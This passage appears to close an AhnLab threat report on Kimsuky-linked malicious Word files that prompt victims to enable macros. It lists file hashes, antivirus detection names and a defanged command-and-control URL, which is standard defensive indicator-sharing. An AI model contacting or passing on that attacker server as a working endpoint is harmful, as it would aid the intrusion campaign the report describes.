


Figure 5. First discovered malicious file that prompts user to click Enable Macro

Ultimately, it has been confirmed that the same distribution method and execution flow are adopted by both the malicious Word files disguised as the product introduction files and the Word files of this case. This means that the attacker is attacking virtual asset providers as well as distribution and shopping industries.

Files may ask users to press the button ‘Enable Content’, but users should refrain from pressing the button of the files from unknown sources (see Figure 5).

AhnLab’s anti-malware product, V3, is monitoring such attacks and detects them using the alias below.

[IOC] [MD5] — cloudy.bat : 0ecc9a4cea5c289732c76234c47a60e9 — download.vbs : 82ed73e4adbe5c26bafb5072657fd46b — no4.bat : 7a2f350a2a6aa1d065c2b19be6dc6fb4 — start.vbs : 8a2eeafca1b33010d7ed812cf17d42f5 — upload.vbs : 869f98aac4963c7db7276d2a914d081e —

Assets and Liabilities Status.doc: a872dbb06e2dc721f180d05e2c1c8c20 — The 3rd Stakeholder Meeting.doc: 56a936b9b3a3bdafed40cf5d056febaf — Regarding Quantity of Stakeholder.doc: dc0223fb97891a90049d0c0d2beeb756

[Detection Name (Engine ver.)] — cloudy.bat : Trojan/VBS.Akdoor (2022.03.23.00) — download.vbs : Downloader/VBS.Generic (2022.03.23.00) — no4.bat : Trojan/BAT.Agent (2022.03.23.00) — start.vbs : Trojan/VBS.Akdoor (2022.03.23.00) — upload.vbs : Trojan/VBS.Akdoor (2022.03.23.00) — Assets and Liabilities Status.doc: Trojan/DOC.Agent (2022.03.23.00) — The 3rd Stakeholder Meeting.doc: Trojan/DOC.Agent (2022.03.23.00) — Regarding Quantity of Stakeholder.doc: Trojan/DOC.Agent (2022.03.23.00)

[C&C] — hxxp://sysrtri-man.com/upl11/upload.php

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:APT, Kimsuky